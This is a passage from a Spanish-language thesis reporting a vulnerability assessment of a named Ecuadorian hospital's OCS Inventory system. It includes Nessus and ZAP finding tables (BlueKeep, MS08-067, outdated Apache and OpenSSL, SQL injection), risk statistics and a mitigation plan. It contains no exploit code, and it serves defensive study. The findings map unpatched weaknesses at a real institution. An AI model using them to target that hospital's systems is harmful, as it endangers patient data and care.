| MEDIO | McAfee Agent 4.6.x < 4.8.0.1938 / 5.0.x < 5.0.1 Log View Clickjacking (SB10094) | 1 | 4,3 | 0,6 |
| MEDIO | Vulnerabilidades Críticas en HP System Management Homepage | 2 | 4,3 | 0,6 |

| | | | | |
|---|---|---|---|---|
| MEDIO | Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration Without Credentials | 1 | 4,2 | 0,6 |
| MEDIO | Vulnerabilidades en Renegociación y Cifrado SSL/TLS | 2 | 4,1 | 0,5 |
| MEDIO | Terminal Services Encryption Level is Medium or Low | 1 | 4,1 | 0,5 |
| Total MEDIO | | 29 | | |

*Elaborado por: Los autores*

**Tabla 18.**

*Resumen Estadístico de Vulnerabilidades de nivel BAJO Encontradas por NESSUS*

| **Severidad** | **Nombre de la Vulnerabilidad** | **Cantidad** | **Probabilidad de impacto unitario basada en CVSS 3.1.** | **Probabilidad de explotación unitaria basada en CVSS 3.1.** |
|---|---|---|---|---|
| BAJO | SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam) | 1 | 3,8 | 0,4 |
| BAJO | SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam) | 1 | 3,7 | 0,4 |
| BAJO | HP System Management Homepage < 7.2.5 / 7.4.1 Multiple Vulnerabilities (POODLE) | 1 | 3,7 | 0,4 |
| BAJO | SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE) | 1 | 3,5 | 0,3 |
| BAJO | ICMP Timestamp Request Remote Date Disclosure | 1 | 2,6 | 0,1 |

| | | | | |
|---|---|---|---|---|
| BAJO | SSL Certificate Chain Contains RSA Keys Less Than 2048 bits | 1 | 2,5 | 0,1 |
| BAJO | Terminal Services Encryption Level is not FIPS-140 Compliant | 1 | 2,3 | 0,1 |
| Total BAJO | | 7 | | |

*Elaborado por: Los autores*

## 4.3. Comprobación de hipótesis.

Para comprobar la hipótesis planteada sobre la seguridad del sistema web OCS Inventory utilizado en el departamento de TIC's del Hospital Humberto del Pozo Saltos, se realizó un análisis exhaustivo de las vulnerabilidades presentes en el sistema. Este análisis incluye una identificación de las vulnerabilidades, su descripción, la cantidad de instancias encontradas, así como su impacto y explotabilidad. A continuación, se presenta una tabla que resume los hallazgos, permitiendo una evaluación cuantitativa del riesgo que estas vulnerabilidades representan para la seguridad del sistema.

- **Vulnerabilidades:** La columna indica la categoría de cada vulnerabilidad según su gravedad, permitiendo priorizar acciones correctivas.
- **Cantidad:** Esta columna muestra el número total de vulnerabilidades registradas en cada categoría.
- **Impacto:** Se presenta un valor numérico que representa la magnitud del impacto potencial que cada categoría de vulnerabilidad podría tener en el sistema. Los valores más altos indican un mayor impacto.
- **Probabilidad (Impacto):** Esta columna calcula la probabilidad relativa de cada categoría de impacto, expresada en porcentaje. La suma total de las probabilidades de impacto es del 100%, lo que refleja la distribución del riesgo dentro de las vulnerabilidades.
- **Explotabilidad:** Indica el nivel de facilidad con que cada vulnerabilidad puede ser explotada, los valores más altos sugieren un mayor riesgo de que un atacante pueda aprovechar dicha vulnerabilidad.
- **Probabilidad (Explotabilidad):** Similar a la probabilidad de impacto, esta columna muestra la probabilidad relativa de cada nivel de explotabilidad, también expresada en porcentaje. La suma de estas probabilidades también es del 100%, reflejando cómo se distribuyen los riesgos asociados con la explotación de vulnerabilidades.

**Tabla 19.**

*Resumen Estadístico de Vulnerabilidades de Encontradas*

| Vulnerabilidades | Descripción | Cantidad | Impacto Unitario | Impacto Total | Probabilidad del Impacto | Explotabilidad Unitaria | Explotabilidad Total | Probabilidad de Explotabilidad |
|---|---|---|---|---|---|---|---|---|
| CRÍTICAS | Vulnerabilidades Múltiples en Anteriores Versiones 2,4,54 de Apache | 6 | 8,8 | 52,8 | 26,27% | 3,8 | 22,8 | 28,15% |
| CRÍTICAS | Vulnerabilidades Múltiples en HP System Management Homepage (Incluye Logjam y HPSBMU03593) | 2 | 8,6 | 17,2 | 8,56% | 3,6 | 7,2 | 8,89% |
| CRÍTICAS | MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) | 1 | 8,6 | 8,6 | 4,28% | 3,6 | 3,6 | 4,44% |
| CRÍTICAS | Microsoft RDP RCE (CVE-2019-0708) | 1 | 8,5 | 8,5 | 4,23% | 3,5 | 3,5 | 4,32% |

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| | (BlueKeep) | | | | | | | |
| CRÍTICAS | Vulnerabilidades Múltiples en OpenSSL 1,0,0 Anteriores a 1,0,0o | 2 | 8,3 | 16,6 | 8,26% | 3,3 | 6,6 | 8,15% |
| CRÍTICAS | SSL Version 2 and 3 Protocol Detection | 1 | 8,3 | 8,3 | 4,13% | 3,3 | 3,3 | 4,07% |
| CRÍTICAS | VNC Security Type Enforcement Failure Remote Authentication Bypass | 1 | 8,2 | 8,2 | 4,08% | 3,2 | 3,2 | 3,95% |
| CRÍTICAS | Vulnerabilidades Múltiples en Apache HTTP Server Anteriores a la Versión 2,4,55 y Problemas en Versiones Descontinuadas | 4 | 8,2 | 32,8 | 16,32% | 3,2 | 12,8 | 15,80% |
| CRÍTICAS | Vulnerabilidades Múltiples en HP System Management Homepage Anteriores a la | 4 | 8 | 32 | 15,92% | 3 | 12 | 14,81% |

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| | Versión 7,1,1 | | | | | | | |
| CRÍTICAS | Microsoft SQL Server Unsupported Version Detection (remote check) | 1 | 8 | 8 | 3,98% | 3 | 3 | 3,70% |
| CRÍTICAS | Unsupported Windows OS (remote) | 1 | 8 | 8 | 3,98% | 3 | 3 | 3,70% |
| TOTAL | | 24 | 91,5 | 201 | 100,00% | 36,5 | 81 | 100,00% |
| ALTAS | Inyección SQL Oracle basada en el tiempo | 2 | 5,5 | 11 | 6,20% | 1,6 | 3,2 | 5,19% |
| ALTAS | HP System Management Homepage < 7,6 Multiple Vulnerabilities (HPSBMU03653) (httpoxy): | 1 | 6,6 | 6,6 | 3,72% | 2,6 | 2,6 | 4,22% |
| ALTAS | Microsoft Windows SMBv1 Multiple Vulnerabilities | 1 | 6,6 | 6,6 | 3,72% | 2,6 | 2,6 | 4,22% |

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| ALTAS | Vulnerabilidades en Apache 2,4,x (hasta 2,4,59) | 6 | 6,5 | 39 | 21,98% | 2,5 | 15 | 24,35% |
| ALTAS | Microsoft Windows EFSRPC NTLM Reflection Elevation of Privilege (PetitPotam) (Remote) | 1 | 6,3 | 6,3 | 3,55% | 2,3 | 2,3 | 3,73% |
| ALTAS | Vulnerabilidades en OpenSSL 1,0,0 (hasta 1,0,0s) | 7 | 6,3 | 44,1 | 24,86% | 2,3 | 16,1 | 26,14% |
| ALTAS | Debilidades en Algoritmos de Firma y Cifrado en SSL | 2 | 6,3 | 12,6 | 7,10% | 2,3 | 4,6 | 7,47% |
| ALTAS | OpenSSL 1,0,0 < 1,0,0m Multiple Vulnerabilities | 1 | 6 | 6 | 3,38% | 2 | 2 | 3,25% |
| ALTAS | Apache 2,2,x < 2,2,28 Multiple Vulnerabilities | 1 | 5,9 | 5,9 | 3,33% | 1,9 | 1,9 | 3,08% |
| ALTAS | SMB NULL Session Authentication | 1 | 5,5 | 5,5 | 3,10% | 1,5 | 1,5 | 2,44% |
| ALTAS | Apache 2,2,x < 2,2,23 Multiple Vulnerabilities | 1 | 5,8 | 5,8 | 3,27% | 1,8 | 1,8 | 2,92% |

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| ALTAS | Vulnerabilidades Altas en HP System Management Homepage | 5 | 5,6 | 28 | 15,78% | 1,6 | 8 | 12,99% |
| ALTAS | MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check) | 1 | 5,6 | 5,6 | 3,16% | 1,6 | 1,6 | 2,60% |
| TOTAL | | 30 | 72,9 | 177,4 | 100,00% | 26,6 | 61,6 | 100,00% |
| MEDIA | Política de Seguridad de Contenido (CSP) no configurada | 1 | 4,7 | 4,7 | 3,06% | 0,7 | 0,7 | 2,58% |
| MEDIA | Nagración de directorios | 1 | 4,5 | 4,5 | 2,93% | 0,7 | 0,7 | 2,58% |
| MEDIA | Cabecera Anti-clickjacking no configurada | 1 | 4,5 | 4,5 | 2,93% | 0,7 | 0,7 | 2,58% |
| MEDIA | Librerías JavaScript vulnerables | 1 | 4,4 | 4,4 | 2,87% | 0,7 | 0,7 | 2,58% |

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| MEDIA | MS16-047 | 1 | 5,4 | 5,4 | 3,52% | 1,4 | 1,4 | 5,17% |
| MEDIA | HP System Management Homepage < 6,1,0,102 / 6,1,0-103 Multiple Vulnerabilities | 1 | 5,3 | 5,3 | 3,46% | 1,3 | 1,3 | 4,80% |
| MEDIA | Remote Desktop Protocol Server Man-in-the-Middle Weakness | 1 | 5,5 | 5,5 | 3,59% | 1,5 | 1,5 | 5,54% |
| MEDIA | Certificado SSL/TLS No Confiable: Riesgo de Ataques de Intermediario | 2 | 5,5 | 11 | 7,17% | 1,5 | 3 | 11,07% |
| MEDIA | TLS Version 1,0 Protocol Detection | 1 | 5,4 | 5,4 | 3,52% | 1,3 | 1,3 | 4,80% |
| MEDIA | OpenSSL 1,0,0 < 1,0,0r Multiple Vulnerabilities | 1 | 5,2 | 5,2 | 3,39% | 1,2 | 1,2 | 4,43% |
| MEDIA | SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and | 1 | 5 | 5 | 3,26% | 0,9 | 0,9 | 3,32% |

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| | Weakened eNcryption) | | | | | | | |
| MEDIA | SSL RC4 Cipher Suites Supported (Bar Mitzvah) | 1 | 4,8 | 4,8 | 3,13% | 0,8 | 0,8 | 2,95% |
| MEDIA | Apache 2,2,x < 2,2,25 Multiple Vulnerabilities | 1 | 4,8 | 4,8 | 3,13% | 0,8 | 0,8 | 2,95% |
| MEDIA | HP System Management Homepage < 7,6,1 Multiple Vulnerabilities (HPSBMU03753) | 1 | 4,7 | 4,7 | 3,06% | 0,8 | 0,8 | 2,95% |
| MEDIA | Vulnerabilidades Críticas en Apache 2,2,x y 2,4,x | 4 | 4,5 | 18 | 11,73% | 0,7 | 2,8 | 10,33% |
| MEDIA | HTTP TRACE / TRACK Methods Allowed | 1 | 4,5 | 4,5 | 2,93% | 0,7 | 0,7 | 2,58% |
| MEDIA | Vulnerabilidades Críticas en OpenSSL 1,0,0 (hasta 1,0,0t) | 2 | 4,5 | 9 | 5,87% | 0,7 | 1,4 | 5,17% |
| MEDIA | SMB Use Host SID to Enumerate Local Users Without | 1 | 4,4 | 4,4 | 2,87% | 0,7 | 0,7 | 2,58% |

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| | Credentials | | | | | | | |
| MEDIA | Problemas de Seguridad en Certificados y Cifrado SSL/TLS | 3 | 4,3 | 12,9 | 8,41% | 0,6 | 1,8 | 6,64% |
| MEDIA | McAfee Agent 4,6,x < 4,8,0,1938 / 5,0,x < 5,0,1 Log View Clickjacking (SB10094) | 1 | 4,3 | 4,3 | 2,80% | 0,6 | 0,6 | 2,21% |
| MEDIA | Vulnerabilidades Críticas en HP System Management Homepage | 2 | 4,3 | 8,6 | 5,61% | 0,6 | 1,2 | 4,43% |
| MEDIA | Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration Without Credentials | 1 | 4,2 | 4,2 | 2,74% | 0,6 | 0,6 | 2,21% |
| MEDIA | Vulnerabilidades en Renegociación y Cifrado SSL/TLS | 2 | 4,1 | 8,2 | 5,35% | 0,5 | 1 | 3,69% |
| MEDIA | Terminal Services Encryption Level is | 1 | 4,1 | 4,1 | 2,67% | 0,5 | 0,5 | 1,85% |

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| | Medium or Low | | | | | | | |
| TOTAL | | 33 | 112,9 | 153,4 | 100,00% | 20,5 | 27,1 | 100,00% |
| BAJAS | Server fugas información de versión a través de "Server" HTTP Response Header Field | 1 | 3,3 | 3,3 | 8,68% | 0,3 | 0,3 | 11,11% |
| BAJAS | Bandera httpOnly no configurada | 1 | 3,3 | 3,3 | 8,68% | 0,3 | 0,3 | 11,11% |
| BAJAS | Atributo SameSite no configurado | 1 | 3,1 | 3,1 | 8,16% | 0,1 | 0,1 | 3,70% |
| BAJAS | Encabezado X | 2 | 3,1 | 6,2 | 16,32% | 0,1 | 0,2 | 7,41% |
| BAJAS | SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam) | 1 | 3,8 | 3,8 | 10,00% | 0,4 | 0,4 | 14,81% |
| BAJAS | SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam) | 1 | 3,7 | 3,7 | 9,74% | 0,4 | 0,4 | 14,81% |

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| BAJAS | HP System Management Homepage < 7,2,5 / 7,4,1 Multiple Vulnerabilities (POODLE) | 1 | 3,7 | 3,7 | 9,74% | 0,4 | 0,4 | 14,81% |
| BAJAS | SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE) | 1 | 3,5 | 3,5 | 9,21% | 0,3 | 0,3 | 11,11% |
| BAJAS | ICMP Timestamp Request Remote Date Disclosure | 1 | 2,6 | 2,6 | 6,84% | 0,1 | 0,1 | 3,70% |
| BAJAS | SSL Certificate Chain Contains RSA Keys Less Than 2048 bits | 1 | 2,5 | 2,5 | 6,58% | 0,1 | 0,1 | 3,70% |
| BAJAS | Terminal Services Encryption Level is not FIPS-140 | 1 | 2,3 | 2,3 | 6,05% | 0,1 | 0,1 | 3,70% |
| TOTAL | | 12 | 34,9 | 38 | 100,00% | 3 | 3 | 100,00% |

*Elaborado por: Los autores*

Continuando con el análisis, se clasificaron las vulnerabilidades en cuatro categorías: críticas, altas, medias y bajas. Los resultados son los siguientes:

**Tabla 20.**

*Resumen Estadístico General de Vulnerabilidades Encontradas*

| **Vulnerabilidades** | **Cantidad** | **Impacto** | **Probabilidad de Impacto** | **Explotabilidad** | **Probabilidad de explotabilidad** |
|---|---|---|---|---|---|
| Críticas | 24 | 201 | 35,28% | 81 | 46,98% |
| Altas | 30 | 177,4 | 31,13% | 61,6 | 35,73% |
| Medias | 33 | 153,4 | 26,92% | 27,1 | 15,72% |
| Bajas | 12 | 38 | 6,67% | 3 | 1,57% |
| Total | 99 | 569,8 | 100,00% | 172,4 | 100,00% |

*Elaborado por: Los autores*

La hipótesis planteada sostiene que la seguridad del sistema web OCS Inventory, utilizado en el departamento de TIC del Hospital Humberto del Pozo Saltos en Guaranda, podría verse comprometida por la existencia de vulnerabilidades. El análisis realizado ha revelado un panorama claro respecto a las vulnerabilidades detectadas en el sistema.

Los datos obtenidos indican que las vulnerabilidades críticas y altas son predominantemente más numerosas en comparación con las vulnerabilidades medias y bajas. En particular, se ha determinado que las vulnerabilidades críticas tienen una probabilidad de explotación del 46,98%. Este hallazgo es impresionante, ya que sugiere un riesgo que necesita ser mitigado adecuadamente.

Adicionalmente, las vulnerabilidades altas presentan una probabilidad de explotación del 35,73%. Este dato también respalda la hipótesis, ya que indica que estas vulnerabilidades no solo son relevantes, sino que deben ser tratadas como prioridades en cualquier estrategia de mitigación.

Por lo tanto, a partir de los resultados obtenidos, se puede concluir que la hipótesis es válida. La presencia significativa de vulnerabilidades críticas y altas en el sistema OCS Inventory efectivamente podrían poner en riesgo su seguridad, lo que resalta la urgencia de implementar medidas correctivas que aseguren la integridad del sistema y la protección de la información del hospital.

# CAPITULO V

# PROPUESTA

## Introducción

En el panorama actual la seguridad de la información es muy importante dentro de las organizaciones sobre todo en el ámbito de la salud, por lo ende se ha realizado un análisis al sistema OCS Inventory utilizado por el Hospital Humberto del Pozo (IESS) de Guaranda, mismo que es el encargado de la gestión de inventarios y recursos.

Dicho de esta manera, en el presente documento se propone un plan de mitigación para abordar las vulnerabilidades detectadas en el sistema, teniendo como finalidad presentar estrategias y recomendaciones que, aunque no se implementarán de inmediato, servirán como base para acciones de mejora en el sistema, asegurando así una gestión más eficiente y segura de la información que se almacena en el mismo.

## Objetivo General

- Elaborar una propuesta de un plan de mitigación para las vulnerabilidades del sistema OCS Inventory en el Hospital Humberto del Pozo (IESS) de Guaranda.

## Objetivos Específicos

- Identificar las vulnerabilidades por su impacto.
- Definir estrategias específicas de mitigación para las vulnerabilidades encontradas en el sistema.

## Desarrollo

El plan de mitigación está basado en las vulnerabilidades encontradas luego de realizar el análisis al sistema web OCS Inventory, en la siguiente tabla se puede apreciar las vulnerabilidades más importantes generadas por OWASP ZAP y NESSUS que son herramientas de escaneo de vulnerabilidades confiables.

En la tabla tenemos el nivel de riesgo asociado a cada vulnerabilidad, el impacto y recomendaciones para cómo mitigar el mismo, Por otro lado, tenemos el origen es decir de qué herramienta de escaneo se sacó la vulnerabilidad, ambas herramientas dieron

algunas vulnerabilidades como resultado, siendo así la mayoría por falta de actualizaciones en el sistema, por lo que solo se ha tomado en cuenta las que de verdad son relevantes y tienen un impacto significativo siendo así las siguientes:

| **Nivel de riesgo** | **Vulnerabilidad** | **Impacto** | **Mitigación** | **Origen** |
|---|---|---|---|---|
| Crítica | Inyección SQL | Exponer datos sensibles que se encuentren en la base de datos | Usar consultas parametrizadas.<br><br>Limitar privilegios en la base de datos.<br><br>Monitoreo y auditoría de la base de datos. | OWASP ZAP |
| Crítica | Microsoft RDP RCE (BlueKeep - CVE-2019-0708) | Una ejecución remota puede ser catastrófica ya que el atacante podría tener acceso total al sistema | Actualizar y parchear el RDP.<br><br>Deshabilitar RDP si no es necesario. | Nessus |
| Crítica | Vulnerabilidades en OpenSSL (anteriores a 1.0.0o) | Compromete la confidencialidad de la comunicación | Actualizar OpenSSL a la última versión.<br><br>Deshabilitar SSLv2/v3 y usar TLS. | Nessus |

| | | | | |
|---|---|---|---|---|
| Alta | Debilidades en Algoritmos de Cifrado SSL | El atacante puede interceptar datos poniendo en riesgo la información del sistema | Usar algoritmos de cifrado robustos como lo es AES. | Nessus |
| Alta | SMB NULL Session Authentication | Acceso a recursos compartidos | Deshabilitar autenticación de sesiones SMB nulas. | Nessus |
| Alta | Versión del sistema | Las versiones antiguas pueden contener fallos de seguridad que son explotables por atacantes. | Actualizar parches o actualizar el sistema. | Nessus |
| Media | Políticas de Seguridad de Contenidos (CSP) Inadecuadas | Falta de protección contra inyecciones de tipo XSS | Implementar una política CSP que defina orígenes permitidos para recursos. | OWASP ZAP |

| | | | | |
|---|---|---|---|---|
| Media | Renegociación y Cifrado SSL/TLS Vulnerables | El atacante interceptar y modificar las comunicaciones entre el cliente y el servidor, | Usar cifrados SSL/TLS seguros. | Nessus |
| Media | RDP Server Man-in-the-Middle Weakness | | Usar solo conexiones cifradas y seguras en RDP.<br><br>Implementar VPN o túneles cifrados. | Nessus |

*Elaborado por: Los autores*

**Conclusión:**

En conclusión, para abordar las vulnerabilidades que representan un impacto significativo detectadas en el sistema OCS Inventory de El Hospital Humberto del Pozo (IESS) de Guaranda. Proponer un plan de mitigación es un aspecto crucial para mejorar la seguridad en el mismo. Aún que la implementación de las estrategias y recomendaciones presentadas en el documento para mitigar las vulnerabilidades no se realicen de inmediato, se tendrá una base para futuras acciones de mejora garantizando así un entorno más seguro para el manejo de información.

## CONCLUSIONES

- Durante este trabajo de titulación, el análisis de las vulnerabilidades del sistema web OCS Inventory que se realizó en el departamento de TIC´s del Hospital Humberto Del Pozo Saltos de la ciudad de Guaranda, se ha evidenciado una urgente mejora en la seguridad que viene ligada a la falta de actualizaciones en el sistema.

- A pesar de los esfuerzos realizados con Kali Linux no se logró penetrar el sistema, pero las herramientas OWASP ZAP y NESSUS revelaron algunas vulnerabilidades significativas, estos resultados pueden ser aprovechados por terceros, por ende, en respuesta de las mismas se ha propuesto un plan de mitigación para abordar los puntos débiles del sistema con el objetivo de remediar los problemas que pueden generarse a futuro.

- En definitiva, el análisis realizado respalda la hipótesis inicial acerca de la vulnerabilidad del sistema OCS Inventory. Las fallas críticas y de alto nivel detectadas representan una amenaza que podría ser explotada por atacantes.

## RECOMENDACIONES

- Dado que una de las principales vulnerabilidades identificadas luego del análisis se debe a la falta de actualizaciones en el sistema, se recomienda realizar actualizaciones al sistema web OCS Inventory para minimizar el riesgo de explotación debido a esta debilidad.
- Es recomendable utilizar herramientas de escaneo de vulnerabilidades como OWASP ZAP y NESSUS que han demostrado ser efectivas para identificar vulnerabilidades presentes en el sistema web OCS Inventory.
- Con base en las vulnerabilidades detectadas es recomendable ejecutar el plan de mitigación propuesto en este trabajo.

## BIBLIOGRAFÍA


Arias, F. J., Zúñiga, K. M., Zambrano, M. M., y Cruzatty, J. E. (2021). Impacto del intranet y extranet en el desarrollo empresarial. *Serie Científica de la Universidad de las Ciencias Informáticas*, 14(9), 28-41. https://dialnet.unirioja.es/servlet/articulo?codigo=8590642

Arias, J. L., y Covinos, M. (2021). Diseño y metodología de la investigación. *Enfoques Consulting EIRL*, *1*(1), 66-78.

Arpi-Saquipay, W. A., & Cajamarca-Criollo, O. A. (2023). Análisis de riesgos de seguridad de la información en el proceso de contratación de personal en una Institución de Educación Superior en Ecuador, basado en la Norma ISO 27002 Anexo A dominio 7. *MQRInvestigar*, *7*(3), 2793-2808.

Berrazueta, J. A. (2019). *Desarrollo de sistema web para la automatización de distribución de muestras médicas. [tesis de grado, UDLA]. Catálogo en línea Udla. https://dspace.udla.edu.ec/bitstream/33000/10911/1/UDLA-EC-TIS-2019-13.pdf*

Castro Vasquez, C. A. (2019). Pruebas de penetración e intrusión. *Re-pilo Universidad Piloto de Colombia*, 2-3. https://repository.unipiloto.edu.co/handle/20.500.12277/6273

Chinchilla Morales, J. (2020). Firewalls. *DSpace Repository*. https://repositorio.usam.ac.cr/xmlui/handle/11506/2081

López, I. (2023, enero 19). *Herramientas para la gestión y análisis de Vulnerabilidades*. A2Secure. Recuperado el 20 de julio de 2024. https://www.a2secure.com/blog/herramientas-para-la-gestion-y-analisis-de-vulnerabilidades/

CISCO. (2021, octubre 18). *¿Qué es un router? - Definición y usos*. Recuperado el 24 de julio de 2024.https://www.cisco.com/c/es_mx/solutions/small-business/resource-center/networking/what-is-a-router.html

Coronel Suárez, I., & Quirumbay Yagual, D. (2022). Seguridad informática, metodologías, estándares y marco de gestión en un enfoque hacia las aplicaciones web.

*Revista Científica y Tecnológica UPSE*, 9(2), 97–108. https://doi.org/10.26423/rctu.v9i2.672

Coppola, M. (2023, mayo 8). *Seguridad informática: qué es, tipos y características*. Hubspot.es. Recuperado el 18 de julio de 2024 https://blog.hubspot.es/website/que-es-seguridad-informatica

Delgado, R. C. (2008, abril 10). *Decreto N° 1014 sobre el uso de software libre en Ecuador*. Recuperado el 20 de Junio de 2024. https://web.gestiondocumental.gob.ec/wp-content/uploads/2020/08/Decreto-Ejecutivo-N-1014.pdf

Servicio Nacional de Derechos Intelectuales. (2017, abril 13). *El Software libre, una tecnología que promueve la soberanía tecnológica*. Recuperado el 15 de mayo de 2024, https://www.derechosintelectuales.gob.ec/el-software-libre-una-tecnologia-que-promueve-la-soberania-tecnologica/

Farfán, G. (2024, 3 mayo). *Ecuador es el tercer país con las mayores amenazas cibernéticas en América Latina, según Check Point.* Recuperado el 10 de junio de 2024. https://www.eluniverso.com/noticias/ecuador/ecuador-enfrenta-un-creciente-riesgo-de-ciberataques-en-el-2024-nota/

Galarza, C. A. R. (2020). Los alcances de una investigación. *CienciAmérica: Revista de divulgación científica de la Universidad Tecnológica Indoamérica*, 9(3), 1-6. https://dialnet.unirioja.es/servlet/articulo?codigo=7746475

García, E. B. (2023, 8 de noviembre). *Ciberseguridad: Tipos de ataques y en qué consisten. Iebschool.com*. https://www.iebschool.com/blog/ciberseguridad-ataques-tecnologia/

Gómez, C. E., Sepúlveda, L. E., & Candela, C. A. (2022). Servidor Proxy Caché: Comprensión y asimilación tecnológica. *Revista INGE CUC*, 8(1), 149-162.

Caballero, A. E. (2022, 13 de enero). *Introducción a Zed Attack Proxy (ZAP). https://www.reydes.com/d/?q=Introduccion_a_Zed_Attack_Proxy_ZAP*.

ISO/IEC27001:2022. (2022). *ISO*. https://www.iso.org/es/contents/data/standard/08/28/82875.html.

Larenas, J., & Rosero, A. (2020). Medusa herramienta para realizar ataques de fuerza bruta. *NEXOS CIENTÍFICOS-ISSN 2773-7489*, 4(2), 27-31. https://nexoscientificos.vidanueva.edu.ec/index.php/ojs/article/view/34/38.

Lazar, E., & Costescu, D. N. (2019). Los ciberataques: una noción sin tipificación, pero con un futuro. *Anuario da Facultade de Dereito da Universidade da Coruña*, 22, 157-175.https://ruc.udc.es/dspace/bitstream/handle/2183/22352/AD_2018_22_art_7.pdf?sequence=3&isAllowed=y.

Llerena, A. E. R. (2020). Herramientas fundamentales para el hacking ético. *Revista Cubana de Informática Médica*, 12(1), 116-131.

Lozano, P. A. (2024, 9 de abril). *Escaneo de vulnerabilidades: Herramientas y técnicas.* Openwebinars.net. https://openwebinars.net/blog/escaneo-de-vulnerabilidades/

Lucas, G. I. C., Tejena, L. E. D., Solorzano, B. R. P., & Merino, M. J. M. (2022). Riesgos de seguridad de los datos en la web. *Journal TechInnovation*, 1(2), 43-49.

Menoscal, J. E., & Arauz, L. M. (2023). *Implementación de un laboratorio remoto orientado al desarrollo de prácticas de automatización industrial para la carrera Electrónica y Automatización de la UPSE* (Tesis de licenciatura, Universidad Estatal Península de Santa Elena). https://repositorio.upse.edu.ec/handle/46000/9607.

Molina, M. R. (2023). *Análisis de la plataforma Proxmox como alternativa de software libre para virtualización de servidores*. (Tesis de maestría, Universidad PUCE - Quito). https://repositorio.puce.edu.ec/items/b7389280-493a-4ef7-81c4-0ba2b5ff9240.

National Institute of Standards And Technology. (2022). *National Vulnerability Database*. *https://nvd.nist.gov/vuln-metrics/cvss*.

Ocampo, D. S. (2019, 3 de diciembre). *Investigación bibliográfica*. https://investigaliacr.com/investigacion/investigacion-bibliografica/

OCS Inventory Professionnel – Solution open source d'inventaire de parc informatique. (2006). *Ocsinventory-ng.org*. Recuperado el 14 de mayo de 2024, de https://ocsinventory-ng.org/?lang=en

Ortiz Castillo, A. M. (2020). *Introducción a las pruebas de penetración.* http://repository.unipiloto.edu.co/handle/20.500.12277/6863

Ramos Mena, Á. E. (2022). Análisis de seguridad de XSS, SQL Injection y CSRF en Laravel, Django, Express y Spring.

Rodríguez Matías, L. A. (2021). Análisis de Vulnerabilidades del Portal Web utilizando Metodologías de Hacking Ético para un GAD Municipal de la Provincia de Santa Elena (Tesis de licenciatura). Universidad Estatal Península de Santa Elena, La Libertad.

Segura, E. A. V., & Segura, V. T. V. (2024). Vulnerabilidades en aplicaciones web, amenazas y ataques: Vulnerabilities in web applications, threats and attacks. *Revista Científica Multidisciplinar G-nerando*, 5(1), 384-393.

Stallman, R. (2020). La definición de software libre. *Communiars. Revista de Imagen, Artes y Educación Crítica y Social*, 3, 151-154.

Toala Indio, Y. I. (2021). Delitos informáticos frecuentes en el Ecuador: casos de estudio (Tesis de licenciatura).

Tovar Romero, L. M. (2020). Hacking ético para mejorar la seguridad en la infraestructura informática del grupo Electrodata.

Valverde, V., Portalanza, N., & Mora, P. (2019). Análisis descriptivo de base de datos relacional y no relacional. *Revista Atlante: Cuadernos de Educación y Desarrollo*, 3.

Velásquez Salguero, C. A. (2022). *Sistema de ventas y control de inventario. [tesis de grado, PUCE]. Catálogo en línea PUCE. https://repositorio.puce.edu.ec/server/api/core/bitstreams/489bc44b-8c51-4634-98bd-01d9765db0d3/content*


Zúñiga, F. G. (2022, junio 8). ¿Qué es OWASP? ¿Qué es OWASP TOP 10? *Blog de arsys.es*; Arsys. https://www.arsys.es/blog/owasp

# ANEXOS

# Anexo 1:

## Cronograma (Gantt)

| Nombre | Fecha de i... | Fecha de fin |
|---|---|---|
| Desarrollo del trabajo de integración curricular(proyecto), con asesoramiento de los pares académicos y el director | 3/6/24 | 15/10/24 |
| Investigación sobre la metodología y herramientas de evaluación de vulnerabilidades. | 3/6/24 | 14/6/24 |
| Recopilación de información sobre la configuración y uso del sistema OCS Inventory en el departamento de TICS del hospital del IESS. | 17/6/24 | 21/6/24 |
| Realización de entrevistas con el personal del departamento de TICS para comprender el contexto y los procedimientos de seguridad. | 24/6/24 | 28/6/24 |
| Configuración y ejecución de pruebas de penetración utilizando herramientas de pentesting. | 1/7/24 | 26/7/24 |
| Análisis de los resultados de las pruebas de penetración y documentación de las vulnerabilidades identificadas. | 29/7/24 | 9/8/24 |
| Clasificación de las vulnerabilidades según su gravedad y probabilidad de explotación. | 12/8/24 | 16/8/24 |
| Proponer un plan de mitigación para abordar las vulnerabilidades identificadas. | 19/8/24 | 3/9/24 |
| Preparación y redacción del informe final de investigación. | 4/9/24 | 15/10/24 |




Elaborado por: Los autore

# Anexo 2:

Presupuesto

